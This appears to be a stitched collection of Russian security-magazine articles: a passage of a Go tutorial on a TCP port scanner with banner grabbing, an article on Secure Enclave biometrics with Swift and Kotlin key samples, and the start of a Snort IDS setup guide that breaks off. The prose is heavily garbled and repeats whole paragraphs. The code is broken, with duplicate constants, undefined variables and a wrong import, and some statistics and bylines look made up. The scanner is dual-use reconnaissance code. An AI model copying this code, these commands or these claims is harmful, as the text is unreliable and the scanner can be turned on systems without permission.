    scanner := bufio.NewScanner(portFile)
    for scanner.Scan() {
        s := scanner.Text()
        _, err := strconv.ParseInt(s, 10, 16)
        if err != nil {
            continue
        }
        ports = append(ports, s)
    }
    err = scanner.Err()
    return ports, err
}
```

Продолжение статьи —>

GO СКАНИТЬ!

ПИШЕМ ПРОСТОЙ СКАНЕР ПОРТОВ НА GOLANG

Здесь мы загружаем список портов из файла, или которого получаем аргументом. Всевращаем стиль и ошибку, если таковая возникнет.

> **INFO**
> Загружая список в Go возвращают значение типа `error`, чтобы решать на месте ошибку. Исключение помещать это значение помещают в слиток возвращаемых и присваивать ему nil, если ошибки нет. Используй этот подход, чтобы проверяли вызов функции не были проверяются для тех, кто будет работать с твоим кодом.

В начале создаем пустой срез слиток, в который будем добавлять прочитанные данные. Далее следует функция `os.Open`, открывающая файл на чтение. Проверяем, успешно ли открыт файл.

Defer и закрытие ресурсов

Дальше — самое тонкое место, которую мы еще не использовали: `defer` позволяет отложить выполнение функции до момента возврата из внешней функции. То есть в нашем случае `portFile.Close()` будет выполнен тогда, когда будет выполнен возврат из `loadPortList()`.

Причина формулировки слова «тонкое» в любом случае, даже если произошла ошибка, делает на ноль, что угодно, — `defer` отработает всегда перед самым возвратом. Это для нас очень важно: мы открыли файл, тут же отложили его закрытие и дальше можем писать любой код, не заботясь о том, что в каком то месте вышли из функции, забыв закрыть файл. Defer'ов может быть несколько, и они будут выполнены в порядке LIFO (первый по коду исполнения кладь, то есть вершина в пистоне, выполнится последним).

Мы здесь `defer` вызываем не когда. Функция `os.Exit()` отсутствует, мы уже использовали, менедженер выполняет системный выход, но доказывать `Exit()` Вы можете сами. Если бы в файле сканера мы использовали `log.Fatal()` — у нас внутри `fmt.Print` и `os.Exit()`. Поэтому часто используют паттерн main-run, обсуждаем когда и стандартные функции, которая никогда не вызывает `os.Exit()`.

Дальше создаем экземпляр Scanner, передаем ему открытый файл. Сканер позволяет читать файл «по-строке» (токенам), для чего предоставляет удобный вспомогательные методы. По умолчанию разделение на токены идет по переводу строки, то есть нам каждая итерация получаем очередную строку при этом будут отбрасываны. Продолжение от токена к токену выполняется вызовом метода `Scan()`, который будет возвращать true, пока не дойдет конец файла или не случится ошибка. А сам текущий токен можно получить, вызвав метод `Text()`. Вы можете сделать свой Split (по фиксированному счетчику до конца, или чтение прерваны ошибкой, вызвав метод `Err()`. Как видим, все довольно стройно и логично. Такой метод позволяет избежать загрузки файла в память целиком и использовать оперативку в небольшом объеме для большого ресурса.

Примерно аналогично работает и запись, только вместо сканера мы создаем Writer и для записи используем вызовы методов `writeBytes()` и `writeByte()`. `writeBytes()`. `writeString()` для записи среза байтов, отдельного байта, рана значения Юникодного типа соответственно. Эти методы возвращают значение типа error, которое можно использовать для контроля успешности записи. Поскольку мы записываем в файл, то проверять мы вводим вывода, перед закрытием файла обязательно следует вызвать метод `Flush()` для сброса всего содержимого буфера в файл. Пусть мне мы особенно `defer Flush()` для гарантированной фиксирования записи.

Для сбора ошибок сервер, выполнив валидацию. Номер порта должен быть целым числом в диапазоне от 0 до 65 535. Здесь нам помогает пакет strconv, все так же из стандартной библиотеки, в котором собрана функции строковых конверсии. Для этого мы используем `strconv.ParseUint()`, получающую три аргумента: обрабатываемая строка, основание системы счисления, размер типа. В данном случае нам конвертировать в `uint16` (а это как раз 65 535 максимум). `ParseUint()` возвращает преобразованное значение и ошибку. Само значение мы отбрасываем, а вот ошибку исследуем. Если есть, выводим на консоль и прерываем программу. Пи нарушения в следующей строке файла.

Если конверсия прошла успешно, добавим значение в срез результатов. Для этого используем функцию `append()`. Она принимает целевой срез и добавляемое значение и возвращает новый срез. Ещё раз обратю внимание: append не меняет существующий срез, а создает новый, именно поэтому мы присваиваем значение в следующей для строке.

Паттерн main-run

Все, что у нас реально было в `main()`, переносим в `run()`, только все вызовы `os.Exit()` нужно заменить возвратом ошибки `return error` В основной функции мы обнаружили наличие ошибки и выводим сообщение неупленой ошибки, если ошибка произошла. Обратим внимание на синтаксис: f, состоящий из обязательного переменной и проверки на значение в одну строку, — так так можно. Вот что получилось:

```
func run() (err error) {
    const (
        portFileName = "targets.txt"
        portFileName = "ports.txt"
        dstFileName = "scan_results.txt"
    )

    // Загружаем список портов из файла
    ports, err := loadPortList(portFileName)
    if err != nil {
        return err
    }
    if len(ports) == 0 {
        e := fmt.Sprintf("error reading %s: empty file\n", portFileName)
        return errors.New(e)
    }

    // Открываем список целевых хостов и создаем Scanner
    srcFile, err := os.Open(srcFileName)
    if err != nil {
        return err
    }
    defer srcFile.Close()
    scanner := bufio.NewScanner(srcFile)

    // Создаем файл для записи результатов и Writer
    dstFile, err := os.Create(dstFileName)
    if err != nil {
        return err
    }
    defer dstFile.Close()
    writer := bufio.NewWriter(dstFile)
    defer func() {
        // Закончили сброс буфера и объединим ошибки
        flushErr := writer.Flush()
        err = errors.Join(err, flushErr)
    }()

    buffer := make([]byte, 256)
    timeout := 250 * time.Millisecond
    // Создаем строку с отдельным хостом
    // Валидируем и сканируем
    for scanner.Scan() {
        // Получаем хост
        if net.ParseIP(target) == nil {
            // Это не IP, может это имя хоста?
            if err != nil || len(ips) == 0 {
                continue
            }
            target = ips[0]
        }
        // Запускаем сканирование
        for _, port := range ports {
            addr := net.JoinHostPort(target, port)
            conn, err := net.DialTimeout("tcp", addr, timeout)
            if err != nil {
                continue
            }
            // Пишем в в файл, и в консоль
            s := fmt.Sprintf("%s is open\n", addr)
            fmt.Print(s)
            writer.WriteString(s)
            // Собираем баннер
            deadline := time.Now().Add(timeout)
            conn.SetDeadline(deadline)
            banner, _ := grabBanner(conn, buffer)
            fmt.Print(b/banner)
            writer.WriteString(banner)
            // Сохраняем больше не нужно
            conn.Close()
        }
    }
    return scanner.Err()
}

func main() {
    if err := run(); err != nil {
        fmt.Fprintln(os.Stderr, err)
        os.Exit(1)
    }
}
```

Давай рассмотрим `run()` подробнее. Имена файлов мы задали константами. В реальности приложение, скорее всего, мы получим их из аргументов или переменной среды, но я пока сделал так для упрощения и сокращения объема. Вначале мы вызываем `loadPortList()`, открываем файл со списком целевых хостов на чтение и создаем экземпляр буфера-сканнера `bufio.Scanner`.

Следомы обрезом отправляем файл для записи результатов и создаем экземпляр буферизованного «писателя» `bufio.Writer`. В цикле создаем срез по длину с кэстоком постоянно, валидируем сигнатуру строку точно так же, как мы это делали для аргумента запуска программы, и сканируем весь список портов для каждого хоста. Результаты сканирования выводим и в файл, и в консоль.

Финализация вывода

Давай внимательнее разберем, как выполняется финализация файла с результатами. Как ты уже знаешь, было работает с буферизованным вводом-выводом. Это значит, что между тем моментом, когда мы вызываем функцию записи, и фактической записью в файл может пройти произвольное время. Поэтому перед закрытием файла необходимо вызвать `Flush()`.

Теперь смотри, что у нас получается. Мы отложили эти функции через `defer`, но сделали анонимную обертывает, и отложили функцию начиная вызыпнешься в порядке очередь ввера. Тот `defer` которой закрывает файл вызовом `bufio.Close()`, находится выше, чем тот, который выполнит сброс буфера вызовом `writer.Flush()`. Это значит, что он будет выполнен позже. Тем самым мы обеспечили верную последовательность.

Если ты внимательно обратил внимание на то, что этот второй `defer` необычно выглядит: он исполняет анонимную функцию — замыкание. Она вызыт и может использовать переменные из внешней области видимости, даже после того, как внешняя функция завершила работу (это ещё называют замкнутя переменные).

Внутри этой анонимной функции мы вызываем `writer.Flush()` и конвертируем ошибки: err из внешней области видимости и ту, что вернет `writer.Flush()`. Для этого мы используем функцию `errors.Join()` (она вернет nil, если все переданные ошибки пусты nil, либо комбинацию ошибок в порядке очередь).

Остается последний момент — как нам вернуть наш вновь созданную ошибку, ведь внешняя функция уже завершилась и мы не можем вызвать `return`? Выход очень простой: внимательные читатели на сигнатуру внешней функции — `func run() (err error)`. Возвращающее имя значение инициализировано, и это переменная под именем `err` доказывает (и всю можно, модифицирует) отложенная функция-замыкание.

Ты можешь создать в каталоге нашего модуля (то есть в той папке, где находится `main.go`) файлы `targets.txt` и `ports.txt`, содержащие список целевых хостов и списка портов, по одному значению на строку. Запускаем код посредством `go run .`, и когда программа завершится, так же увидим новые файлы `scan_results.txt`.

Не увлекайся с целями, у нас здесь цикл, вложенный в цикл. Для комбинации из двухсот хостов и двухсот портов будет выполнено сто пятьсот. С таким juice 0.25 с на каждое это занимает до 25 с. В следующих статьях мы научимся, во-первых, штатно прерывать работу длительно выполняющегося программы, не выбрасывая и не аварийному завершению, и, во-вторых, использовать параллельные потоки для одновременного сканирования множества целей.

Пишем JSON

Встраивая на содержимое получившегося файла, ты не можешь на заметить, что каждая строка — отдельно. Строка текста, в которой перемешаны и адреса с портами, и разнообразные ответы баннеры.

Что нужно, чтобы сделать вывод вариант формализованного вывода. Отрасиба нам поможет пакет — структуры для кодирования результатов.

```
type ScanResult struct {
    Host    string
    Port    string
    Banner  string
}

var (
    Host    string
    Port    string
    Banner  string
)
```

Мы будем писать сканированные результаты в файл в формате JSON. Но при этом остаем буферизованный вывод по старой строке (теперь — по одному объекту, чтобы не копить всю вывод в памяти, пока сканирование. А то вдруг у нас миллион хостов и электричество выключится прямо посередине процесса? Потому как-то придется сделать кучерью. Сериализованная колонка объектов в JSON выглядит так:

```
[
  { name: значение },
  { name: значение },
  { name: значение },
]
```

Квадратные скобки в начале и в конце, как и запятые между результатами, нам и нужно будет добавить самим. Дополним код (в любом месте перед основным циклом):

```
writer.WriteString("[")
dstWriter.WriteString("\n]")
isFirstItem := true
result := ScanResult{}
```

Здесь мы записали в выходной файл открывающую квадратную скобку (сколько начала колекции) и отложили запись закрывающей скобки (конец коллекции). Флаг `isFirstItem` указывает, является ли текущий результат сканирования первым в коллекции. Мы использовали его, чтобы расставить запятые между элементами. Наконец, создадим пустую структуру для хранения результата и переменную переменной-пустой указатель на нуль. Мы из-за заглавной полной, но в этом нет ничего страшного — по умолчанию это будут пустые строки.

> **INFO**
> Если бы мы накопливали результаты в памяти (например, в срезе или карте) и только потом писали на диск — нам пришлось бы создавать новый экземпляр структуры на каждой итерации цикла. Но поскольку мы пишем каждый новый результат, хранить нам нечего не нужно, и мы используем единственную структуру, перезаписывая значения на полей. Экономим память наверно!

За сериализацию (не ещё называют маршалингом) объектов в JSON отвечает пакет `encoding/json`. Как и все остальные использованные нами пакеты. Он входит в стандартную библиотеку. Нам понадобится функция `json.Marshal()`. Если же ты хочешь получить более разрежанный вариант, где каждая строка с новой строки и отступы в начале строк, используй `json.MarshalIndent()`.

Изменим код внутри цикла:

```
// Запускаем сканирование
for _, port := range ports {
    addr := net.JoinHostPort(target, port)
    conn, err := net.DialTimeout("tcp", addr, timeout)
    if err != nil {
        continue
    }
    // Пишем в консоль
    s := fmt.Sprintf("%s is open\n", addr)
    fmt.Print(s)
    // Собираем баннер
    deadline := time.Now().Add(timeout)
    conn.SetDeadline(deadline)
    banner, _ := grabBanner(conn, buffer)
    fmt.Print(b/banner)
    // Сохраняем больше не нужно
    conn.Close()
    // Заполняем поля структуры
    result.Host = target
    result.Port = port
    result.Banner = banner
    jsonBytes, err := json.Marshal(result)
    // jsonBytes, err := json.MarshalIndent(result), "", " ")
    if err != nil {
        continue
    }
    if isFirstItem {
        isFirstItem = false
    } else {
        writer.WriteByte(',')
    }
    writer.WriteByte('\n')
    writer.Write(jsonBytes)
}
```

Для каждого результата сканирования присваиваем полям нашей структуры соответствующие значения и передаем в функцию `json.Marshal()`, которая возвращает срез байтов. Используем наш буферизованный «писатель» для записи в файл. Добавляем запятую, если запись выполнялась результат не первый, и передаем строку для лучшей читаемости.

Получившийся файл гораздо удобнее и читать самому, и обрабатывать машинами. Сериализованные структуры можно считать и восстановить в объекты в другом коде (даже на другом языке программирования), чтобы выполнить какую-то дополнительную работу.

Вот и все на сегодня. В следующей для говорим об условной компиляции для разных платформ, подробнее о структурах и срезах, а пока начнем осваивать самое всеми в Go — многопоточность.

СВОЙ-ЧУЖОЙ

Как работает биометрия в Secure Enclave в современных телефонах

Константин Шишкин
Apple Security Engineer

В этой статье разберем, как современные телефоны распознают и аутентифицируют знакомых либо для доверенных операций, а также как Touch ID и Face ID устроены изнутри. Обсудим, почему Touch ID нельзя отключить, почему для Face ID требуется «внимание» пользователя и почему в Secure Enclave не «видят» ваше лицо. Также поговорим о том, как в Secure Enclave обеспечивается целостность и конфиденциальность данных, почему не удается в Secure Enclave подсунуть свои данные для распознавания, почему для Touch ID требуется пароль, почему для Face ID требуется «внимание» пользователя и почему в Secure Enclave не «видят» ваше лицо.

ЗРА ДОВЕРЕННОГО ИСТОРЯТЕЛЯ

Для доверенного хранителя (Trusted Execution Environment) в Secure Enclave (далее — SE) в Apple A7 и выше (с сопроцессором M7) выделена отдельная ЗРА (Secure Enclave Processor — SEP). Для SEP выделены отдельные ядро, прерывания и модули доступа к памяти.

Для ограничения SEP доступа к памяти применяется между двумя уровнями: на уровне ядра — с помощью MMU, на уровне аппаратуры — с помощью AES-шифрования. Для шифрования данных SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE.

ОСНОВНЫЕ ОСОБЕННОСТИ ЗРА ДОВЕРЕННОГО ИСТОРЯТЕЛЯ

Для ограничения доступа к памяти применяется между двумя уровнями: на уровне ядра — с помощью MMU, на уровне аппаратуры — с помощью AES-шифрования. Для шифрования данных SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE.

ЗРА ДОВЕРЕННОГО ИСТОРЯТЕЛЯ

Для ограничения доступа к памяти применяется между двумя уровнями: на уровне ядра — с помощью MMU, на уровне аппаратуры — с помощью AES-шифрования. Для шифрования данных SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который генерируется при загрузке SE и не может покинуть пределы SE. Для доступа к данным SEP использует ключ, который

СВОЙ-ЧУЖОЙ

КАК РАБОТАЕТ БИОМЕТРИЯ И SECURE ENCLAVE В СОВРЕМЕННЫХ ТЕЛЕФОНАХ

ИЕРАРХИЯ КРИПТОГРАФИЧЕСКИХ КЛЮЧЕЙ

Слабый пароль — слабый ключ

Пароль — это криптографический ключ. Вернее, на пароле выводится ключ с помощью функции KDF (Key Derivation Function), например PBKDF2.

Проблема в том, что большинство пользователей выбирают слабые пароли. Исследования показывают:

- 23% пользователей используют пароль **12345**
- 50% паролей можно подобрать за несколько часов с помощью словарей и правил атак

Даже если то использовать PBKDF2 с большим количеством итераций (например, 100 000), это лишь замедлит перебор, но не делает его невозможным. Если пароль слабый, ключ слабый.

Сильный пароль выглядит так: **Xk9Mm$Lp@Wr5w7** Пользователь его либо забудет, либо запишет на стикере рядом с монитором.

Сильная биометрия

Биометрия решает другую задачу. Отпечаток **является** криптографическим ключом напрямую (биометрические данные имеют вероятностность, в нельзя задать другой ключ, как пароль или криптоключ вручную). Вместо этого биометрия служит **способом разблокировки** доступа к заранее сгенерированного случайного ключа.

Схема работает так:

1. Система генерирует криптографическое случайный случайный ключ (например, 256 бит/key AES-256).
2. Этот ключ сохраняется в Secure Enclave, защищённом аппаратном чипе.
3. Когда пользователь прикладывает палец, система пытается расшифровать аутентификацию.
4. Если отпечаток совпадает, чипсет использует ключ. Secure Enclave проверяет биометрию.
5. Если проверка успешна, Enclave временно разблокирует ключ и выполняет операцию шифрования/расшифровки (шифрование, подпись).
6. Сам ключ наружу не передается.

Получается, что биометрия — это дробный, быстрый, неудобный способ доказать системе, что вы — это вы. А настоящий криптографический ключ хранится с сильными ключами, которые пользователь никогда не видит и не вводит.

Практическая схема в iOS Keychain / Android Keystore

Давай посмотрим, как это выглядит в коде.

iOS Keychain с биометрией

iOS Keychain — это защищенное хранилище для паролей, ключей и сертификатов. Ты можешь создать ключ, привязанный к биометрии:

```
import Security

func generateSecureKey(protectedBy: [
    // Создаем ACL (Access Control) с требованием биометрии
    guard let access = SecAccessControlCreateWithFlags(
        nil, // Default allocator
        kSecAttrAccessibleWhenUnlockedThisDeviceOnly,
        .biometryCurrentSet, // Требуется биометрия, инвалидируется при изменении биометрии
        nil // Error
    ) else {
        print("Не удалось создать Access Control")
        return
    }

    // Параметры для генерации ключа
    let attributes: [String: Any] = [
        kSecAttrKeyType as String: kSecAttrKeyTypeECSECPrimeRandom,
// Elliptic Curve
        kSecAttrKeySizeInBits as String: 256,
        kSecAttrTokenID as String: kSecAttrTokenIDSecureEnclave, // Key creation в Secure Enclave
        kSecPrivateKeyAttrs as String: [
            kSecAttrIsPermanent as String: true,
            kSecAttrApplicationTag as String: "com.example.myapp.key".data(using: .utf8),
            kSecAttrAccessControl as String: access
        ]
    ]

    var error: Unmanaged<CFError>?
    guard let privateKey = SecKeyCreateRandomKey(attributes as CFDictionary, &error) else {
        print("Ошибка создания ключа: \(error.debugDescription)")
        return
    }

    print("Ключ успешно создан в Secure Enclave")
}
```

Этот код создает приватный ключ ECDSA размером 256 бит. Обрати внимание на ключевые флаги:

- `kSecAttrTokenIDSecureEnclave` — ключ создается и хранится в Secure Enclave. Он никогда не покидает аппаратного чипа.
- `.biometryCurrentSet` — ключ можно использовать только после успешной биометрической аутентификации. Если пользователь добавит новую биометрию (добавит новый отпечаток), перезагрузит Face ID, ключ автоматически инвалидируется (будет удалён).

Теперь, если тебе нужно подписать данные этим ключом:

```
func signData(data: Data) {
    // Получаем ключ из Keychain
    let query: [String: Any] = [
        kSecClass as String: kSecClassKey,
        kSecAttrApplicationTag as String: "com.example.myapp.key".data(using: .utf8),
        kSecAttrKeyType as String: kSecAttrKeyTypeECSECPrimeRandom,
        kSecReturnRef as String: true
    ]

    var item: CFTypeRef?
    let status = SecItemCopyMatching(query as CFDictionary, &item)

    guard status == errSecSuccess else {
        print("Ключ не найден")
        return
    }

    let privateKey = item as! SecKey

    // Подписываем данные
    // Это вызовет автоматическую запрос биометрической проверки!
    var error: Unmanaged<CFError>?
    guard let signature = SecKeyCreateSignature(
        privateKey,
        .ecdsaSignatureMessageX962SHA256,
        data as CFData,
        &error
    ) else {
        print("Ошибка подписи: \(error.debugDescription)")
        return
    }

    print("Данные успешно подписаны. Подпись: \(signature)")
}
```

Магия происходит в вызове `SecKeyCreateSignature`. Когда ты попытаешься использовать ключ, защищенный биометрией:

1. Система автоматически показывает prompt Face ID / Touch ID.
2. Пользователь прикладывает палец/смотрит на камеру.
3. Secure Enclave проверяет разблокирует ключ.
4. Secure Enclave выполняет операцию подписи **внутри**.
5. Только подпись возвращается приложению.

Сам приватный ключ никогда не покидает Secure Enclave. Даже ты как разработчик не можешь его извлечь. Ты отправляешь сообщение **данные**, которые указывают на ключ внутри Enclave, но не содержат его значение.

Android Keystore с биометрией

На Android схема похожа, но API немного другой.

```
import android.security.keystore.KeyGenParameterSpec
import android.security.keystore.KeyProperties
import java.security.KeyStore
import java.crypto.KeyGenerator

fun generateSecureKey(protectedBy: [
    // Получаем Android Keystore
    val keyGenerator = KeyGenerator.getInstance(
        KeyProperties.KEY_ALGORITHM_AES,
        // Функция Android Keystore
        "AndroidKeyStore"
    )

    val keyGenParameterSpec = KeyGenParameterSpec.Builder(
        "my_secure_key",
        KeyProperties.PURPOSE_ENCRYPT or KeyProperties.PURPOSE_DECRYPT
        )
        .setBlockMode(KeyProperties.BLOCK_MODE_GCM)
        .setEncryptionPaddingNone(KeyProperties.ENCRYPTION_PADDING_NONE)
        // Требуется аутентификация
        .setUserAuthenticationRequired(true)
        .setUserAuthenticationParameters(
            // Timeout в секундах (0 = каждый раз)
            0,
            // Только сильная биометрия
            KeyProperties.AUTH_BIOMETRIC_STRONG
        )
        // Инвалидировать ключ при изменении биометрии
        .setInvalidatedByBiometricEnrollment(true)
        .build()

    keyGenerator.init(keyGenParameterSpec)
    val secretKey = keyGenerator.generateKey()

    print("Ключ создан в Keystore")
}
```

Ключевые параметры:

- `setUserAuthenticationRequired(true)` — ключ требует аутентификации.
- `setUserAuthenticationParameters(0, AUTH_BIOMETRIC_STRONG)` — требуется сильная биометрия (класс 3, при каждом использовании).
- `setInvalidatedByBiometricEnrollment(true)` — если добавлен новый отпечаток/лицо, ключ инвалидируется.

Теперь используем ключ для шифрования:

```
import androidx.biometric.BiometricPrompt
import java.crypto.Cipher

fun encryptData(data: ByteArray) {
    // Получаем ключ из Keystore
    val keyStore = KeyStore.getInstance("AndroidKeyStore")
    keyStore.load(null)
    val secretKey = keyStore.getKey("my_secure_key", null) as Java.security.SecretKey

    // Инициализируем Cipher
    val cipher = Cipher.getInstance("AES/GCM/NoPadding")
    cipher.init(Cipher.ENCRYPT_MODE, secretKey)

    // Создаем BiometricPrompt с CryptoObject
    val biometricPrompt = BiometricPrompt(this, executor,
        object : BiometricPrompt.AuthenticationCallback() {
            // Вызывается при успешной аутентификации
            override fun onAuthenticationSucceeded(result: BiometricPrompt.AuthenticationResult) {
                // Получаем cipher с разрешением использования
                val authCipher = result.cryptoObject?.cipher

                if (authenticationCipher != null) {
                    val encryptedData = authenticationCipher.doFinal(data)
                    print("Данные зашифрованы: ${encryptedData.toHexString()}")
                }
            }
        })

    val promptInfo = BiometricPrompt.PromptInfo.Builder()
        .setTitle("Подтверждение данных")
        .setSubtitle("Используйте биометрию")
        .setNegativeButtonText("Отмена")
        .build()

    // Показываем prompt с Cipher
    biometricPrompt.authenticate(promptInfo, BiometricPrompt.CryptoObject(cipher))
}
```

Процесс:

1. Ты создаешь `Cipher` и инициализируешь его ключом из Keystore.
2. Передаешь `Cipher` в `BiometricPrompt` через `CryptoObject`.
3. Система показывает биометрический prompt.
4. После успешной аутентификации ты получаешь разблокированный `Cipher` обратно.
5. Ты получаешь объект `Cipher`, который теперь готов к шифрованию.
6. Ключ остается в Keystore, ты работаешь только с `Cipher`.

Внутренняя логика

Реальная архитектура ключей ещё сложнее. Внутри Secure Enclave / StrongBox существует целая иерархия:

Уровень 1: Root Key (UID/PUID)

- Выжит в кремнии процессора.
- Уникальный для каждого устройства.
- Никогда не покидает Secure Enclave.

Уровень 2: Device Key

- Производящий UID и внутренне, сгенерированный при первой настройке устройства.
- Хранится в Secure Enclave / StrongBox, защищённый UID.

Уровень 3: Class Keys

- Производные от Device Key + пароль пользователя (если установлен).
- Есть несколько классов защиты данных (по iOS):
  - `NSFileProtectionCompleteUntilFirstUserAuthentication` — ключ доступен после разблокировки.
  - `NSFileProtectionCompleteUntilFirstUserAuthentication` — файл можно открыть при разблокировке и продолжить использовать после блокировки.
  - `NSFileProtectionCompleteUntilFirstUserAuthentication` — ключ доступен только первой разблокировки после перезагрузки.

Уровень 4: File/Item Keys

- Индивидуальные ключи для каждого файла или записи Keychain.
- Зашифрованы соответствующим Class Key.

Когда ты использовать биометрию:

- Биометрия аутентифицирует Enclave для доступа к ключам.
- Enclave проверяет соответствующий Class Key.
- Class Key расшифровывает File Key.
- File Key используется для расшифровки твоих данных или выполняет криптографическую операцию.

Все эти операции происходят внутри Enclave. Наружу передается только результат расшифрованных данных или подписи, но не сам ключ.

СЦЕНАРИИ СИНХРОНИЗАЦИИ (ICLOUD KEYCHAIN)

Что случится при потере устройства?

Если биометрия и криптографические ключи привязаны к конкретному устройству, возникает проблема: что делать, при его потере или поломке? Получишь новый iPhone, и все твои пароли, Passkeys, ключи — пропали. Это неприятно. Но и важно, потому что в обратном незащищённом пути нельзя — это приведет к утечке.

Сложное шифрование iCloud Keychain

В Apple решили проблему с помощью **end-to-end encryption** (E2EE) и iCloud Keychain. Давай разберем схему его работы.

Не устройство-источник

- Твои данные Keychain (пароли, ключи, Passkeys) собираются в следующем контексте.
- Генерируется симметричный ключ шифрования Keychain (называется в API — Keychain Encryption Key).
- Данные шифруются с помощью AES-256 алгоритмом AES-128-GCM.
- KEK (ключ шифрования) с помощью производного от пароля твоего устройства или учетной записи iCloud (если пароль не настроен). Либо использется связка ключей с доверенным устройством.
- Зашифрованный Keychain и зашифрованный KEK отправляется в iCloud.

В iCloud

- Хранится зашифрованный blob данных.
- Apple не имеет ключа расшифровки. Они тоже не могут прочитать твои данные.
- Apple хранит несколько копий с крипторгией, версит только зашифрованный blob.

Это принципиально отличается от обычного iCloud Backup (который Apple может расшифровать по запросу правоохранительных органов). iCloud Keychain с E2EE — нет.

На новом устройстве

- Ты настраиваешь новый iPhone и включаешь iCloud Keychain.
- Система запрашивает один из способов авторизации:
  - код подтверждения со старого доверенного устройства;
  - пароль учетной записи;
  - SMS-код, с помощью которого ты подтверждаешь вход.
- После авторизации новое устройство получает KEK.
- KEK расшифровывает данные Keychain на iCloud.
- Расшифрованные ключи сохраняются в Keychain нового устройства, привязываются к его Secure Enclave.

Роль биометрии в процессе синхронизации

Биометрия напрямую не участвует в синхронизации между устройствами. Вот почему:

- Биометрическая шаблон уникальны для каждого Secure Enclave. Их невозможно экспортировать или перенести.
- На новом устройстве, когда ты настраиваешь Face ID / Touch ID, заново создаётся новый шаблон, привязанный к новому Secure Enclave.

Но биометрия играет важную роль:

Шаг 1: настройка нового устройства

Когда пользователь настраивает новый iPhone, он устанавливает passcode, и приглашает Face ID (создаются новый биометрический шаблон в новом Secure Enclave).

Шаг 2: восстановление Keychain

Пользователь авторизовался для получения iCloud Keychain (например, через код, по старому устройству). Новое устройство скачивает зашифрованный Keychain из iCloud, расшифровывает его с помощью KEK, и сохраняет ключи в новый локальный Keychain.

Шаг 3: привязка к новой биометрии

Ты открываешь приложение, которое использует ключи. Когда приложение запрашивает ключ, защищённый биометрией, система использует **новую** биометрию Face ID, настроенной на новом устройстве. Новый биометрия разблокирует доступ к ключам, которые теперь привязаны к новому Secure Enclave.

Фактически ключи «перегенерированы» с новым аппаратным ключом Secure Enclave. Старые ключи Secure Enclave не имеют значения — он может быть уничтожен или сгорит старое.

Сценарий с Advanced Data Protection

Если включен режим **Advanced Data Protection** — режим, где почти все данные iCloud (включая Photos, Notes, Backups) шифруются E2EE, не только Keychain.

В этом режиме:

- Ключи шифрования хранятся только на твоих доверенных устройствах.
- Восстанавливать можно только с доверенного устройства или Recovery Contact (доверенный контакт, который может помочь).
- Apple физически не может расшифровать данные пользователя.

Доверенные устройства имеют удобные способы предоставить доступ к ключам на каждом устройстве, но связка не синхронизируется.

ВЫВОДЫ

Современные мобильные биометрии позволяют создать надежный способ аутентификации, не требующий **доверенный узел** (Trust Anchor) внутри ОС. Вот почему:

- Смартфон становится главным цифровым паспортом. Он не доверяет ни облаку, ни даже собственной операционной системе. Только выделенному чипу — Secure Enclave или StrongBox, где хранится секрета и формы, не доступной никому другому.
- Я разрабатывал приложения фоновым доступом для вот, и это первая технология, которая действительно решает данные безопасность и удобство. Раньше приходилось выбирать: либо слабый пароль, либо простой PIN. Теперь решение есть, и оно работает.
- Только же просто приложения, пароль, ключ, сертификат, а каждую — с отпечатка, которая биометрия. Добавляется криптографическая аутентификация и ГОСТ-ДЕЛЕНИЕ ключа, который существует только в аппаратном сейфе и никогда не покидает его.

ВЫВОДЫ

Современные мобильные биометрии позволяют создать надежный способ аутентификации, не требующий **доверенный узел** (Trust Anchor) внутри ОС. Вот почему:

- Смартфон становится главным цифровым паспортом. Он не доверяет ни облаку, ни даже собственной операционной системе. Только выделенному чипу — Secure Enclave или StrongBox, где хранится секрета и формы, не доступной никому другому.
- Я разрабатывал приложения фоновым доступом для вот, и это первая технология, которая действительно решает данные безопасность и удобство. Раньше приходилось выбирать: либо простой пароль, либо простой PIN. Теперь решение есть, и оно работает.

Теперь же просто приложения, пароль, ключ, сертификат, а каждую — с отпечатка, которая биометрия. Добавляется криптографическая аутентификация и ГОСТ-ДЕЛЕНИЕ ключа, который существует только в аппаратном сейфе и никогда не покидает его.

БОЕВОЙ SNORT

Развертываем сигнатурный IDS/IPS и учим его делать отпор.

Алексей Лукацкий
Эксперт по информационной безопасности

В этой статье рассмотрим, как настроить сигнатурную систему обнаружения атак snort, которая не просто выявляет угрозы, а ещё и при этом интересуется, у Киберзаи активно противодействует им. Для обеспечения удобства эксплуатации для просмотра информации о том, какие угрозы и когда атаковали snort. Мой выбор пал на Snort 3.

В Kaspersky Lab мы ценим snort за его гибкость и возможность использовать для обнаружения угроз. Snort 3 был выпущен в 2015 году, и с тех пор в snort 3 стало гораздо больше сигнатурных обнаружителей, а также появилось несколько новых модулей, которые позволяют обнаружить Cobalt Strike и Bypass экспериментальных атак. Кроме Snort 3 в Kaspersky Lab используется и другое ПО, которое позволяет не только обнаружить, но и нанести ответный удар. Мы говорим о Cyberbit Exploit Detection Agent, которое позволяет обнаружить и нейтрализовать эксплуатируемые уязвимости. Кроме Snort 3 в Kaspersky Lab используется и другое ПО, которое позволяет не только обнаружить, но и нанести ответный удар. Мы говорим о Cyberbit Exploit Detection Agent, которое позволяет обнаружить и нейтрализовать эксплуатируемые уязвимости.

Итак, начнем.

Установим apt-get install snort.

Настроим сигнатурную проверкою нашего сервера. Snort и NTP сервер хотя отличаются тем, что контролируют уровень с помощью UDP. Чтобы snort не мешал NTP, нужно сделать следующие изменения:

```
$ vim /etc/snort/snort.lua
snort -c /etc/snort/snort.lua -u snort -g snort -i eth0
systemctl enable snort
systemctl restart snort
```

Перезапустим ОС.

```
sudo reboot
```

Установим библиотеки, нужные для сборки Snort

```
sudo groupadd -r snort
sudo mkdir -p /etc/snort /etc/snort/rules /var/log/snort /usr/local/lib/snort_dynamicrules
touch /var/log/snort/alert
sudo chmod -R 5775 /etc/snort /var/log/snort /usr/local/lib/snort_dynamicrules
chmod u+s /usr/local/bin/snort
ln -s /usr/local/bin/snort /usr/sbin/snort
```

Установим libdnet и daq

```
